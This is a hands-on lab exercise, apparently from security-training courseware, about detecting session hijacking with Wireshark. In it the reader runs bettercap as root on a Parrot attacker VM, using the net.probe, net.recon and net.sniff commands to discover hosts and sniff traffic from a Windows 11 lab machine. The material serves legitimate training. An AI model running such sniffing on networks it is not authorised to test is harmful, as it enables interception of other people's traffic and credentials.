
Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.

Note: We will use the **Parrot Security (10.10.1.13)** machine to carry out a session hijacking attack on the **Windows 11 (10.10.1.11)** machine.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: If **Welcome to Windows** wizard appears, click **Continue**. In the **Sign in with Microsoft** wizard click **Cancel** to continue.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network. Click **Search** icon () on the **Desktop**. Type **wire** in the search field, the **Wireshark** appears in the result, click **Open** to launch it.



3. The **Wireshark Network Analyzer** window opens. Double-click the primary network interface (in this case, **Ethernet**) to start capturing network traffic.

Note: If a **Software Update** pop-up appears click on **Remind me later**.



4. **Wireshark** starts capturing network traffic. Leave it running.
5. Now, we shall launch a session hijacking attack on the target machine (**Windows 11**) using **bettercap**.


Note: To do so, you may either follow **Steps 7-15** below, or refer to Task 2 (Intercept HTTP Traffic using bettercap) in Lab 1.

6. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
8. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

10. Now, type **cd** and press **Enter** to jump to the root directory.
11. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: **-iface**: specifies the interface to bind to (here, **eth0**).



```

bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]
10.10.1.0/24 > 10.10.1.13 »
  
```

12. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.
13. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

Note: The **net.recon** module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.

14. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.
15. You can observe that bettercap starts sniffing network traffic on different machines in the network, as shown in the screenshot.

```

